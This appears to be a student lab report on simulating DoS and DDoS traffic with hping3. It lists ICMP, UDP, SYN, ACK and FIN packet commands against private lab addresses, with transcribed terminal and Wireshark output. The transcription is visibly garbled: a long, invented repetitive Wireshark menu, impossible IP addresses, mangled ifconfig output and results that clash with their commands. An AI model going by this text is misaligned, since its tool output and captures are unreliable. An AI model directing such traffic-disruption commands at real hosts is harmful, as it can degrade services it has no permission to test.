
## **Practical-9**

### **AIM:**


Simulate Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks against a controlled target using hping3 to analyze the impact of traffic-based disruption attacks.

### **STEPS with screenshots:**

- 1) sudo hping3 -1 10.176.253.65(ICMP mode (like ping))



## Output On Wireshark:



2) sudo hping3 -2 10.176.253.65(+UDP mode):

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following session:

```
khush@khush:~$ sudo hping3 -1 10.176.253.65
[sudo] password for khush:
HPING 10.176.253.65 (eth0 10.176.253.65): icmp mode set, 28 headers + 0 data bytes
H1
--> 10.176.253.65 hping statistic
165 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

khush@khush:~$ sudo hping3 -2 10.176.253.65
HPING 10.176.253.65 (eth0 10.176.253.65): udp mode set, 28 headers + 0 data bytes
H1
--> 10.176.253.65 hping statistic
165 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

khush@khush:~$
```

Below the terminal, a packet capture window titled "eth0: live capture in progress" shows several captured UDP packets. The interface "Ethereal II, src: 10.176.253.65 (eth0.0002)" is selected. The list includes:


- 0x0000: 0x0000-0x0000: Ethernet Frame, Version 2, Src: 10.176.253.65, Dst: 10.176.253.65, over Ethernet Protocol: src Port 5353, dst Port 5353
- 0x0001: 0x0000-0x0000: Ethernet Frame, Version 2, Src: 10.176.253.65 (eth0.0002), Dst: 10.176.253.65 (eth0.0002), over Ethernet Protocol: src Port 5353, dst Port 5353
- 0x0002: 0x0000-0x0000: Ethernet Frame, Version 2, Src: 10.176.253.65 (eth0.0002), Dst: 10.176.253.65 (eth0.0002), over Ethernet Protocol: src Port 5353, dst Port 5353

## Output On Wireshark:

The screenshot shows a Wireshark capture window titled "Capturing from eth0". The packet list pane displays 49 captured frames. The selected frame is an ICMP Echo Request (Index 47) sent from 192.168.106.67 to 10.176.253.65. A context menu is open over this frame, with the following options visible:

- Apply as display filter ... <Ctrl-/>
- Copy as hex dump
- Copy as ASCII
- Copy selected as hex dump
- Copy selected as ASCII
- Copy selected as C-strings
- Follow selected
- Follow as hex dump
- Follow as ASCII
- Follow as C-strings
- Print selected
- Print selected as hex dump
- Print selected as ASCII
- Print selected as C-strings
- Print selected as raw
- Print selected as hex dump with offsets
- Print selected as ASCII with offsets
- Print selected as C-strings with offsets
- Print selected as raw with offsets
- Print selected as hex dump with labels
- Print selected as ASCII with labels
- Print selected as C-strings with labels
- Print selected as raw with labels
- Print selected as hex dump with labels and offsets
- Print selected as ASCII with labels and offsets
- Print selected as C-strings with labels and offsets
- Print selected as raw with labels and offsets
- Print selected as hex dump with labels and line numbers
- Print selected as ASCII with labels and line numbers
- Print selected as C-strings with labels and line numbers
- Print selected as raw with labels and line numbers
- Print selected as hex dump with labels and line numbers and offsets
- Print selected as ASCII with labels and line numbers and offsets
- Print selected as C-strings with labels and line numbers and offsets
- Print selected as raw with labels and line numbers and offsets


### 3) hping3 -S -p 80 192.168.1.1 (TCP SYN flag (scan)):




A screenshot of a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal shows the following command being run and its output:

```
[khushi@khushi ~]$ hping3 -S -p 80 192.168.1.1
[open socket\ socket]: Operation not permitted
[main] can't open raw socket
[khushi@khushi ~]$ sudo hping3 -S -p 80 192.168.1.1
[sudo] password for khushi:
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
```

### Output on Wireshark:




#### 4) hping3 -A -p 80 192.168.1.1(TCP ACK flag (firewall testing)):




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(khushi@khushi)-[~]
└$ hping3 -S -p 80 10.0.2.15
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
(khushi@khushi)-[~]
└$ hping3 -S -p 80 10.0.2.15
[sudo] password for khushi:
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 0 data bytes
`C
-- 10.0.2.15 hping statistic --
204 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(khushi@khushi)-[~]
└$ sudo hping3 -A -p 80 192.168.106.65
HPING 192.168.106.65 (eth0 192.168.106.65): A set, 40 headers + 0 data bytes
len=46 ip=192.168.106.65 ttl=255 id=4 sport=80 Flags=R seq=0 win=8 rtt=12.3 ms
len=46 ip=192.168.106.65 ttl=255 id=5 sport=80 Flags=R seq=1 win=8 rtt=14.1 ms
len=46 ip=192.168.106.65 ttl=255 id=6 sport=80 Flags=R seq=2 win=8 rtt=2.4 ms
len=46 ip=192.168.106.65 ttl=255 id=7 sport=80 Flags=R seq=3 win=8 rtt=5.4 ms
```

#### Output on Wireshark:



## 5) hping3 -F -p 80 192.168.1.1(TCP FIN flag):



```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(khushi@khushi)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
 inet6 fd17:625c:fe07:2:ecbc:c599:f61:41a prefixlen 64 scopeid 0x0<global>
 eth0:00::a0:a2:7f:ff:fe9:d65 prefixlen 64 scopeid 0x0<link>
 inet6 fe80::a0a2:7fffe:ffff:fe9d%eth0 linklayer
 ether 08:00:2e:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 11 bytes 4093 (4.7 Kib)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 31 bytes 5626 (5.4 Kib)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1:1 netmask ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(khushi@khushi)-[~]
$ ping -c 10 192.168.1.1
ping: interface eth0: Operation not permitted
[main] can't open raw socket

(khushi@khushi)-[~]
$ sudo hping3 -F -p 80 192.168.1.1
sudo: a password is required
Hping3 192.168.1.1 (eth0 Ipv4 192.168.1.1): F set, 40 headers + 0 data bytes
len=46 ip:192.168.1.1 ttl=255 id=68 sport=80 flags=RA seq=0 win=0 rtt=3.6 ms
len=46 ip:192.168.1.1 ttl=255 id=69 sport=80 flags=RA seq=1 win=0 rtt=1.4 ms
len=46 ip:192.168.1.1 ttl=255 id=70 sport=80 flags=RA seq=2 win=0 rtt=15.5 ms
len=46 ip:192.168.1.1 ttl=255 id=71 sport=80 flags=RA seq=3 win=0 rtt=10.3 ms

```

## Output on Wireshark:



6) hping3 -S -p 443 192.168.1.1(Destination port):

## Output on Wireshark:

Capturing from eth0

Screenshot taken

| No. | Time                 | Source        | Destination | Protocol | Length | Info       |
|-----|----------------------|---------------|-------------|----------|--------|------------|
| 16  | 28/25-09:28 16:09:07 | 77.109.52.59  | 192.168.1.1 | TCP      | 68     | 443 - 1545 |
| 17  | 28/25-09:28 16:09:08 | 0.76.80.330   | 192.168.1.1 | TCP      | 54     | 1566 - 443 |
| 18  | 28/25-09:28 16:09:08 | 77.39.85.121  | 192.168.1.1 | TCP      | 68     | 443 - 1546 |
| 19  | 28/25-09:28 16:09:09 | 10.99.69.978  | 192.168.1.1 | TCP      | 54     | 1567 - 443 |
| 20  | 28/25-09:28 16:09:09 | 77.63.45.941  | 192.168.1.1 | TCP      | 68     | 443 - 1547 |
| 21  | 28/25-09:28 16:09:19 | 15.24.26.518  | 192.168.1.1 | TCP      | 54     | 1568 - 443 |
| 22  | 28/25-09:28 16:09:18 | 8.12.0.66.621 | 192.168.1.1 | TCP      | 68     | 443 - 1548 |
| 23  | 28/25-09:28 16:09:11 | 10.99.69.194  | 192.168.1.1 | TCP      | 54     | 1569 - 443 |
| 24  | 28/25-09:28 16:09:11 | 10.99.69.195  | 192.168.1.1 | TCP      | 68     | 443 - 1549 |
| 25  | 28/25-09:28 16:09:11 | 172.29.2.82   | 192.168.1.1 | TCP      | 54     | 1570 - 443 |
| 26  | 28/25-09:28 16:09:12 | 9.38.0.46.933 | 192.168.1.1 | TCP      | 68     | 443 - 1550 |
| 27  | 28/25-09:28 16:09:13 | 17.79.86.763  | 192.168.1.1 | TCP      | 54     | 1571 - 443 |
| 28  | 28/25-09:28 16:09:13 | 9.31.0.24.692 | 192.168.1.1 | TCP      | 68     | 443 - 1551 |
| 29  | 28/25-09:28 16:09:14 | 18.85.59.772  | 192.168.1.1 | TCP      | 54     | 1572 - 443 |
| 30  | 28/25-09:28 16:09:14 | 9.29.26.6250  | 192.168.1.1 | TCP      | 68     | 443 - 1552 |
| 31  | 28/25-09:28 16:09:15 | 2.33.0.78.387 | 192.168.1.1 | TCP      | 54     | 1573 - 443 |
| 32  | 28/25-09:28 16:09:15 | 9.71.0.46.884 | 192.168.1.1 | TCP      | 68     | 443 - 1553 |

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0 at 0x0000 (Ethernet II, Src: PCSystemtec [0:16], Dst: 08:00:27:f9:d6:a5 [0:16])  
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.1  
Transmission Control Protocol, Src Port: 1558, Dst Port: 80

Packets: 32 | Profile: Default

7) hping3 -S -s 12345 -p 80 192.168.1.1(Source port):

